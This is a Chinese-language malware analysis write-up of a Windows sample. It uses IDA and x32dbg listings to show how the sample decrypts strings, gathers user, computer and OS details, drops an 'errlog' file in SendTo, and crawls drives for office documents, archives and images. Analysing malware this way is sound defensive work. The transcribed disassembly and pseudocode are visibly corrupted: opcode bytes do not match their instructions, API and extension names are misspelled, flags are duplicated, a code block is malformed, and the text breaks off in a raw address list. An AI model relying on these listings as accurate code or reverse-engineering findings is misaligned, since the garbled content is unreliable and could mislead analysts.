


样本信息

MD5: ade9a4ee3acbb0e6b42fb57f118dbd6b

格式: exe

静态分析


1. C++编写, 无壳




2. IDA 打开文件，大致了解其主要功能
- 3.

动态分析

1. X32dbg 加载程序, 然后运行到用户代码:




2. 修改 IDA 中基址地址, 使其与 x32dbg 地址对应:



Main

- 在 IDA 中找到 main 函数，然后在 x32dbg 中对应的地址进行下断：



- 程序首先加载资源，然后创建窗口并且显示窗口：

```

.text:00191180 call edi ; LoadStringW
.text:00191182 push 64h ; 'd' ; cchBufferMax
.text:00191184 push offset ClassName ; lpBuffer
.text:00191189 push 60h ; 'm' ; uID
.text:0019118B push esi ; hInstance
.text:0019118C call edi ; LoadStringW
.text:0019118E mov eax, esi
.text:001911C0 call sub_191510 ; 加载其他资源
.text:001911C5 push 0 ; lpParam
.text:001911C7 push esi ; hInstance
.text:001911C8 push 0 ; hMenu
.text:001911CA push 0 ; hWndParent
.text:001911CC push 0 ; nHeight
.text:001911CE push 80000000h ; nWidth
.text:001911D3 push 0 ; Y
.text:001911D5 push 80000000h ; X
.text:001911DA push 0CF0000h ; dwStyle
.text:001911DF push offset WindowName ; lpWindowName
.text:001911E4 push offset ClassName ; lpClassName
.text:001911E9 push 0 ; dwExStyle
.text:001911EB mov hInstance, esi
.text:001911F1 call ds:CreateWindowExW ; 创建窗口
.text:001911F7 mov edi, eax
.text:001911F9 test edi, edi
.text:001911FB jz loc_1912D6

```

```

.text:00191201 push 0 ; nCmdShow
.text:00191203 push edi ; hWnd
.text:00191204 call ds:ShowWindow
.text:0019120A push edi ; hWnd
.text:0019120B call ds:UpdateWindow
.text:00191211 push 60h ; 'm' ; lpTableName
.text:00191213 push esi ; hInstance
.text:00191214 call ds:LoadAcceleratorsW
.text:0019121A lea eax, [esp+9B0h+WASData]
.text:0019121E push eax ; lpWASData
.text:0019121F push 202h ; wVersionRequested
.text:00191224 call ds:WSAStartup ; 套接字初始化
.text:0019122A test eax, eax
.text:0019122C jnz loc_1912D6

```

5. 往下，发现调研字符串解密函数进行字符串解密，同时创建信号量对象：

```

.text:00191278 mov edx, ds:dword_196300
.text:0019127E mov cx, ds:word_196304
.text:00191285 mov [eax], edx
.text:00191287 push 1388h ; dwMilliseconds
.text:0019128C mov [eax+4], cx
.text:00191290 call ebx ; Sleep
.text:00191292 call sub_193810 ; 字符串解密函数
.text:00191297 mov ecx, offset SubKey ; "DWD5'JX['EV'ID'Qm'Dgv'swDs'j'DxD'[mrDh's"...
.text:0019129C call sub_193F80 ; 字符串解密函数, "SOFTWARE\Microsoft\Windows NT\CurrentVersion"
.text:001912A1 mov ecx, offset Value ; "DT'v'shygxDR'eqi"
.text:001912A6 call sub_193F80 ; 字符串解密函数, "ProductName"
.text:001912AB push offset Name ; "errors."
.text:001912B0 push 1 ; lMaximumCount
.text:001912B2 push 1 ; lInitialCount
.text:001912B4 push 0 ; lpSemaphoreAttributes
.text:001912B6 call ds:CreateSemaphoreA ; 创建或打开命名或未命名的信号量对象
.text:001912BC mov dword_19D32C, eax
.text:001912C1 call ds:GetLastError
.text:001912C7 cmp eax, 0B7h
.text:001912CC jnz short loc_1912EF

```

6. 往下，调用函数 sub_193FF0

sub_193FF0

7. 拼接得到字符串：“C:\Users\test\AppData\Roaming\Microsoft\Windows\SendTo\errlog”

```

.text:00194039 call ds:SHGetFolderPathA
.text:0019403F mov esi, ds:strcat_s
.text:00194045 push offset aErrlog ; "\\errlog"
.text:0019404A lea ecx, [esp+1BCh+pszPath]
.text:00194051 push 104h ; SizeInBytes
.text:00194056 push ecx ; Destination
.text:00194057 call esi ; strcat_s ; 字符串拼接得到 "C:\Users\test\AppData\Roaming\Microsoft\Windows\SendTo\errlog"
.text:00194059 add esp, 0Ch
.text:0019405C push 1
.text:0019405E push 40h ; '@'
.text:00194060 push 1

```

8. 然后创建此文件，并向其中写入指定的数据“17256”：

```

.text:001940C3 loc_1940C3:                ; Time
.text:001940C3 push 0
.text:001940C5 call ds:_time64
.text:001940C8 push eax ; Seed
.text:001940CC call ds:srand
.text:001940D2 call ds:rand
.text:001940D8 push 0Ah ; Radix
.text:001940DA push 400h ; BufferCount
.text:001940DF push offset SubStr ; Buffer
.text:001940E4 push eax ; Value
.text:001940E5 call ds:_itoa_s
.text:001940EB lea eax, [esp+100h+pszPath]
.text:001940F2 push offset aW ; "w"
.text:001940F7 push eax ; FileName
.text:001940F8 call ds:fopen ; 创建文件errlog
.text:001940FE push offset SubStr
.text:00194103 mov edi, eax
.text:00194105 push offset Format ; "%s"
.text:0019410A push edi ; Stream
.text:0019410B call ds:fprintf
.text:00194111 push edi ; Stream
.text:00194112 call ds:fclose
.text:00194118 add esp, 30h
.text:0019411B push 1388h ; dwMilliseconds

00194103 8B E5 mov edi, eax
00194105 68 1C631900 push ade9a4ee3acbb0e6b42fb57f118dbd6b.19
0019410A 57 push edi
0019410B FF 15 98611900 call dword ptr ds:[<fprintf>]
00194111 57 push edi
00194112 FF 15 9C611900 call dword ptr ds:[<fclose>]
00194118 83 C4 30 add esp, 30
0019411B 68 88130000 push 1388
00194120 FF 15 34601900 call dword ptr ds:[<sleep>]
00194126 80 4C 24 18 lea ecx, dword ptr ss:[esp+18]
0019412A FF 15 1A611900 call dword ptr ds:[<fclose>]

ds:[00196198 <ade9a4ee3acbb0e6b42fb57f118dbd6b.&fprintf>]=<msvcrt90.&fprintf>

```

9. 继续往下，会收集主机信息：

```

.text:00194120 call ds:Sleep
.text:00194126 lea ecx, [esp+188h+var_1A0]
.text:0019412A call ds:?close@?$basic_ifstream@DU?$char_traits@D@std@@@std@@@QAEXXZ ;
.text:00194130 lea ecx, [esp+188h+pcbBuffer]
.text:00194134 mov eax, 21Ch
.text:00194139 push ecx ; pcbBuffer
.text:0019413A push offset byte_19E0D8 ; lpBuffer
.text:0019413F mov [esp+1C0h+pcbBuffer], eax
.text:00194143 mov [esp+1C0h+nSize], eax
.text:00194147 mov [esp+1C0h+pcbData], eax
.text:00194148 call ds:GetUserNameA ; 获取主机用户名
.text:00194151 lea edx, [esp+188h+nSize]
.text:00194155 push edx ; nSize
.text:00194156 push offset Destination ; lpBuffer
.text:0019415B call ds:GetComputerNameA ; 获取主机名
.text:00194161 lea eax, [esp+188h+pcbData]
.text:00194165 push eax ; pcbData
.text:00194166 push offset pvData ; pvData
.text:00194168 push 0 ; pdwType
.text:0019416D push 0FFFFh ; dwFlags
.text:00194172 push offset Value ; "DT'v'shygxDR'eq1"
.text:00194177 push offset SubKey ; "DWDs'JX['EV'ID'Qm'Dgv'swDs'xDx'D[mrDh's"...
.text:0019417C push 80000002h ; hkey
.text:00194181 call ds:RegGetValueA ; 获取注册表值
.text:00194187 cmp pvData, 0

```

10. 将收集的主机信息进行拼接：

```


.text:00194189 call esi ; strcat_s
.text:0019418B push offset byte_19E0D8 ; Source
.text:001941C0 push 400h ; SizeInBytes
.text:001941C5 push offset Destination ; Destination
.text:001941CA call esi ; strcat_s
.text:001941CC push offset asc_1963AC ; "_"
.text:001941D1 push 400h ; SizeInBytes
.text:001941D6 push offset Destination ; Destination
.text:001941D8 call esi ; strcat_s
.text:001941DD push offset pvData ; Source
.text:001941E2 push 400h ; SizeInBytes
.text:001941E7 push offset Destination ; Destination
.text:001941EC call esi ; strcat_s
.text:001941EE push offset asc_1963AC ; "_"
.text:001941F3 push 400h ; SizeInBytes
.text:001941F8 push offset Destination ; Destination
.text:001941FD call esi ; strcat_s
.text:001941FF push offset SubStr ; Source
.text:00194204 push 400h ; SizeInBytes
.text:00194209 push offset Destination ; Destination
.text:0019420E call esi ; strcat_s
.text:00194210 add esp, 48h
.text:00194213 lea ecx, [esp+188h+var_1A0]
.text:00194217 mov [esp+188h+var_4], 0FFFFFFFh

```

11. sub_193FF0 的功能主要是创建文件，并且收集用户和主机信息

12. 回到 main 函数，继续往下，会打开文件

“C:\Users\test\AppData\Roaming\Microsoft\Windows\SendTo\error”




```
.text:001912EF loc_1912EF:
.text:001912EF call sub_193FF0
.text:001912F4 push offset Mode ; "rb"
.text:001912F9 push offset FileName ; FileName
.text:001912FE call ds:fopen
.text:00191304 mov esi, eax
.text:00191306 add esp, 8
.text:00191309 test esi, esi
.text:0019130B jz short loc_191378
```

```
001912F9 68 D0E61900 push ade9a4ee3acbb0e6b42fb57f118d19E6D0:"C:\User
001912FE FF15 A8611900 call dword ptr ds:[<&fopen>]
00191304 8BF0 mov esi, eax
00191306 83C4 08 add esp, 8
00191309 85F6 test esi, esi
0019130B 74 68 jz ade9a4ee3acbb0e6b42fb57f118dbd
0019130D 6A 02 push 2
0019130F 6A 00 push 0
00191311 5F push esi
```

```
0019E6D0 "C:\Users\test\AppData\Roaming\Microsoft\Windows\SendTo\error"
.text:001912F9 ade9a4ee3acbb0e6b42fb57f118dbd6b.exe:$12F9 #6F9
```

13. 如果成功打开文件，则向指定的位置中写入空格“ ”数据：




```
.text:0019130F push 0 ; Offset
.text:00191311 push esi ; Stream
.text:00191312 call ds:fseek ; 将文件的指针移动到指定位置
.text:00191318 add esp, 0Ch
.text:0019131B push esi ; Stream
.text:0019131C call ds:ftell
.text:00191322 mov ebx, ds:fclose
.text:00191328 add esp, 4
.text:0019132B push esi ; Stream
.text:0019132C mov edi, eax
.text:0019132E call ebx ; fclose
.text:00191330 add esp, 4
.text:00191333 push 3E8h ; dwMilliseconds
.text:00191338 call ds:Sleep
.text:0019133E cmp edi, 4C4B40h
.text:00191344 jbe short loc_191372
```

```
.text:00191346 push offset aW ; "w"
.text:00191348 push offset FileName ; FileName
.text:00191350 call ds:fopen ; 向文件中写入数据
.text:00191356 push offset asc_196318 ; " "
.text:00191358 mov esi, eax
.text:0019135D push offset Format ; "%s"
.text:00191362 push esi ; Stream
.text:00191363 call ds:fprintf
.text:00191369 add esp, 14h
.text:0019136C push esi ; Stream
```

14. 如果打开文件失败，则调用 sub_191700 函数：

sub_191700

15. 首先读取主机的驱动器，然后进行遍历：




```
.text:00191708 xor eax, esp
.text:0019170D mov [esp+830h+var_4], eax
.text:00191714 mov eax, ds:dword_196328
.text:00191719 mov cx, ds:word_19632C
.text:00191720 push ebx
.text:00191721 push ebp
.text:00191722 mov ebp, [esp+838h+arg_0]
.text:00191729 push esi
.text:0019172A push edi
.text:0019172B mov dword ptr [esp+840h+String2], eax
.text:0019172F mov [esp+840h+var_82C], cx
.text:00191734 call ds:GetLogicalDrives ; 读取驱动器
.text:0019173A mov ebx, eax
.text:0019173C test ebx, ebx
.text:0019173E jz short loc_1917AA
```

```
.text:00191740 mov esi, ds:istrncpyW
.text:00191746 mov edi, ds:istrncpyW
.text:0019174C lea esp, [esp+0]
```

```
.text:00191750
.text:00191750 loc_191750: ; 遍历驱动器盘符: ABCDEFGH
.text:00191750 test bl, 1
.text:00191753 jz short loc_1917A1
```

16. 如果存在则传入参数“指定盘符序号:*”（如“C:*”），同时调用函数 sub_1917D0（遍历主机磁盘）



```
.text:00191755 lea     edx, [esp+840h+String2+2]
.text:00191759 push    edx                ; lpString2
.text:0019175A lea     eax, [esp+844h+String1]
.text:00191761 push    eax                ; lpString1
.text:00191762 call     esi ; lstrcpyW
.text:00191764 lea     ecx, [esp+840h+String2+2]
.text:00191768 push    ecx                ; lpString2
.text:00191769 lea     edx, [esp+844h+var_828]
.text:0019176D push    edx                ; lpString1
.text:0019176E call     esi ; lstrcpyW
.text:00191770 push    offset String2 ; ":\\"
.text:00191775 lea     eax, [esp+844h+String1]
.text:0019177C push    eax                ; lpString1
.text:0019177D call     edi ; lstrcatW
.text:0019177F push    offset asc_196338 ; ":\\"
.text:00191784 lea     ecx, [esp+844h+var_828]
.text:00191788 push    ecx                ; lpString1
.text:00191789 call     edi ; lstrcatW
.text:0019178B lea     edx, [esp+840h+var_828]
.text:0019178F push    edx                ; 字符串"A:\*"
.text:00191790 lea     eax, [esp+844h+String1]
.text:00191797 push    eax                ; 字符串"A:\"
.text:00191798 push    ebp                ; int
.text:00191799 call     sub_1917D0 ; 核心功能函数之一
.text:0019179E add     esp, 0Ch
```

17. 否则，sub_191700 函数直接返回。

sub_1917D0

18. 跟入函数 sub_1917D0，该函数会进行磁盘下的文件遍历：

```
v3 = 0;
v22 = 0;
v23 = (LPCWSTR)a2; // a2 为磁盘根路径，如 C:\
*(_DWORD *)String1 = 0;
memset(v85, 0, sizeof(v85));
lstrcatW(String1, lpString2);
result = FindFirstFileW(String1, &FindFileData); // 遍历文件
hFindFile = result;
if ( result != (HANDLE)-1 )
{
    do
    {
        if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
        {
            *(_DWORD *)v81 = 0;
            memset(v82, 0, sizeof(v82));
            lstrcatW(v81, FindFileData.cFileName);
            v76 = 0;
            v77 = 0;
            v78 = 0;
            v79 = 0;
            *(_DWORD *)v69 = '.\0.';
            v70 = 0;
            *(_DWORD *)String2 = '.';
        }
    } while ( result != (HANDLE)-1 );
}
```

19. 然后对遍历的文件夹或者文件进行筛选，排除部分系统的文件和文件夹，这些文件或者文件夹字符串都是被加密的，需要使用 x32dbg 动态运行后在内存中找到对应的内存进行字符串查看：

```

if ( lstrcmpW(v81, String2) && lstrcmpW(v81, v69) )// 排除指定文件夹和文件
{
    v5 = v23;
    lstrcpyW(Str, v23); // 盘符根路径
    lstrcatW(Str, FindFileData.cFileName); // 将盘符和读取的文件名进行拼接, 得出文件的绝对路径
    lstrcpyW(v89, v5);
    lstrcatW(v89, FindFileData.cFileName);
    v26 = (LPCWSTR)v27;
    sub_1944D0((LPWSTR *)&v26, ::String, 3u); // 字符串 C:\Program Files (x86)
    // sub_1944D0 函数的作用是复制字符串并计算字符串长度
    v21 = lstrcmpW(Str, v26) != 0;
    if ( v26 != (LPCWSTR)v27 )
        free((void *)v26);
    if ( v21 ) // 将以下的目录进行排除
    {
        v26 = (LPCWSTR)v27;
        sub_1944D0((LPWSTR *)&v26, aGTVskveqImpiw_0, 3u); // 字符串 C:\Program Files
        //
        v21 = lstrcmpW(Str, v26) != 0;
        if ( v26 != (LPCWSTR)v27 )
            free((void *)v26);
        if ( v21 )
        {
            v26 = (LPCWSTR)v27;
            sub_1944D0((LPWSTR *)&v26, aGTVskveqhexe, 3u); // 字符串 C:\ProgramData
            //
            sub_1944D0((LPWSTR *)&v26, aGYwivwEppYwivw, 3u); // 字符串 C:\Users\All Users
            //
            v21 = lstrcmpW(Str, v26) != 0;
            if ( v26 != (LPCWSTR)v27 )
                free((void *)v26);
            if ( v21 )
            {
                v26 = (LPCWSTR)v27;
                sub_1944D0((LPWSTR *)&v26, aMrhswWigirx, 3u); // 字符串 Windows\Recent
                //
                v21 = wcsstr(Str, v26) == 0;
                if ( v26 != (LPCWSTR)v27 )
                    free((void *)v26);
                if ( v21 )
                {
                    v26 = (LPCWSTR)v27;
                    sub_1944D0((LPWSTR *)&v26, aPsgexIqt, 3u); // 字符串 Local\Temp
                    //
                    v21 = wcsstr(Str, v26) == 0;
                    if ( v26 != (LPCWSTR)v27 )
                        free((void *)v26);
                    if ( v21 )
                    {
                        v26 = (LPCWSTR)v27;
                        sub_1944D0((LPWSTR *)&v26, aGFssx, 3u); // 字符串 C:\Boot
                        v21 = lstrcmpW(Str, v26) != 0;
                        if ( v26 != (LPCWSTR)v27 )
                            free((void *)v26);
                    }
                }
            }
        }
    }

    v26 = (LPCWSTR)v27;
    sub_1944D0((LPWSTR *)&v26, aMrhswXiqtsvevM, 3u); // 字符串: Windows\Temporary Internet Files
    //
    v21 = wcsstr(Str, v26) == 0;
    if ( v26 != (LPCWSTR)v27 )
        free((void *)v26);
    if ( v21 )
    {
        v26 = (LPCWSTR)v27;
        sub_1944D0((LPWSTR *)&v26, aEtthexepsgex, 3u); // 字符串 AppData\Local
        //
        v21 = wcsstr(Str, v26) == 0;
        if ( v26 != (LPCWSTR)v27 )
            free((void *)v26);
        if ( v21 )
        {
            v26 = (LPCWSTR)v27;
            sub_1944D0((LPWSTR *)&v26, aGVigGpi2fmr, 3u); // 字符串 C:\$Recycle.Bin.
            //
            v21 = wcsstr(Str, v26) == 0;
            if ( v26 != (LPCWSTR)v27 )
                free((void *)v26);
            if ( v21 )
            {
                v26 = (LPCWSTR)v27;
                sub_1944D0((LPWSTR *)&v26, aGMrhsw, 3u); // 字符串 C:\Windows
                //
            }
        }
    }
}

```

20. 排除上面的文件和文件夹后, 对其他的文件则进行格式排查, 同样地, 这些字符串也是被加密过的, 但是当程序在 x32dbg 中动态运行后就解密了, 应该是前面的解密函数解密的, 也需要在指定内存存在进行查找, :

```

,
else // 除了上面列出的文件和文件夹之外的文件
      // 对其他文件进行操作
{
    v6 = __PAIR64__(FindFileData.nFileSizeHigh, FindFileData.nFileSizeLow); // 获取文件的大小
    lstrcpyW(v80, FindFileData.cFileName); // 获取文件名
    if ( v6 < 25000000 )
    {
        // 判断文件的后缀
        SubStr = (wchar_t *)v53;
        sub_1944D0(&SubStr, a2Mt, 3u); // zip
        v90 = 0;
        v3 |= 1u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, SubStr) )
            goto LABEL_59;
        v48 = (wchar_t *)v49;
        sub_1944D0(&v48, a2vev, 3u); // rar
        v90 = 1;
        v3 |= 2u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v48) )
            goto LABEL_59;
        v44 = (wchar_t *)v45;
        sub_1944D0(&v44, a2hsg, 3u); // doc
        v90 = 2;
        v3 |= 4u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v44) )
            goto LABEL_59;
        sub_1944D0(&v40, a2hsg_0, 3u); // docx
        v90 = 3;
        v3 |= 8u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v40) )
            goto LABEL_59;
        v36 = (wchar_t *)v37;
        sub_1944D0(&v36, a2Pw, 3u); // xls
        v90 = 4;
        v3 |= 0x10u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v36) )
            goto LABEL_59;
        v34 = (wchar_t *)v35;
        sub_1944D0(&v34, a2Pw_0, 3u); // xlsx
        v90 = 5;
        v3 |= 0x20u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v34) )
            goto LABEL_59;
        v60 = (wchar_t *)v61;
        sub_1944D0(&v60, a2ttx, 3u); // ppt
        v90 = 6;
        v3 |= 0x40u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v60) )
            goto LABEL_59;
        v64 = (wchar_t *)v65;
        v50 = (wchar_t *)v51;
        sub_1944D0(&v50, a2fmt, 3u); // bmp
        v90 = 11;
        v3 |= 0x80u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v50) )
            goto LABEL_59;
        v62 = (wchar_t *)v63;
        sub_1944D0(&v62, a2thj, 3u); // pdf
        v90 = 12;
        v3 |= 0x100u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v62) )
            goto LABEL_59;
        v46 = (wchar_t *)v47;
        sub_1944D0(&v46, a2riex, 3u); // neat
        v90 = 13;
        v3 |= 0x200u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v46) )
            goto LABEL_59;
        v58 = (wchar_t *)v59;
        sub_1944D0(&v58, a2ipr, 3u); // eln
        v90 = 14;
        v3 |= 0x400u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v58) )
            goto LABEL_59;
        v42 = (wchar_t *)v43;
        sub_1944D0(&v42, a2ttm, 3u); // ppi
        v90 = 15;
        v3 |= 0x800u;
        v22 = (_DWORD *)v3;
        sub_1944D0(&v64, a2ttx_0, 3u); // pptx
        v90 = 7;
        v3 |= 0x80u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v64) )
            goto LABEL_59;
        v66 = (wchar_t *)v67;
        sub_1944D0(&v66, a2xX, 3u); // txt
        v90 = 8;
        v3 |= 0x100u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v66) )
            goto LABEL_59;
        v54 = (wchar_t *)v55;
        sub_1944D0(&v54, a2ntk, 3u); // jpg
        v90 = 9;
        v3 |= 0x200u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v54) )
            goto LABEL_59;
        v32 = (wchar_t *)v33;
        sub_1944D0(&v32, a2ntik, 3u); // jpeg
        v90 = 10;
        v3 |= 0x400u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v32) )
            goto LABEL_59;
        sub_1944D0(&v56, a2ivv, 3u); // err
        v90 = 16;
        v3 |= 0x1000u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v56) )
            goto LABEL_59;
        v38 = (wchar_t *)v39;
        sub_1944D0(&v38, a2ivu, 3u); // erq
        v90 = 17;
        v3 |= 0x2000u;
        v22 = (_DWORD *)v3;
        if ( wcsstr(v80, v38) )
        {
            v26 = (LPCWSTR)v27,
            sub_1944D0((LPWSTR *)&v26, a2eV, 3u),
            v3 |= 0x4000u, // azr
            v22 = (_DWORD *)v3,
            v7 = wcsstr(v80, v26),
            v21 = 0,
            v7 )
        }
    }
}

```


21. 对于上面加密的字符串，我们可以直接在 x32dbg 中搜索字符串，就可以找到这些被加密的字符串了。

```
00191646 mov ecx,dword ptr ds:[19D4C0]
0019177F push ade9a4ee3acbb0e6b42fb57f118dbd6b.196338
001919B3 push ade9a4ee3acbb0e6b42fb57f118dbd6b.198A48
00191A0A push ade9a4ee3acbb0e6b42fb57f118dbd6b.198B48
00191A59 push ade9a4ee3acbb0e6b42fb57f118dbd6b.198C48
00191AB0 push ade9a4ee3acbb0e6b42fb57f118dbd6b.198D48
00191AFF push ade9a4ee3acbb0e6b42fb57f118dbd6b.198E48
00191B55 push ade9a4ee3acbb0e6b42fb57f118dbd6b.198F48
00191BA3 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199048
00191BFA push ade9a4ee3acbb0e6b42fb57f118dbd6b.199148
00191C48 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199248
00191C9E push ade9a4ee3acbb0e6b42fb57f118dbd6b.199348
00191CEC push ade9a4ee3acbb0e6b42fb57f118dbd6b.199448
00191DC5 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199548
00191E15 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199648
00191E65 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199748
00191EB5 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199848
00191F05 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199948
00191F53 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199A48
00191FA5 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199B48
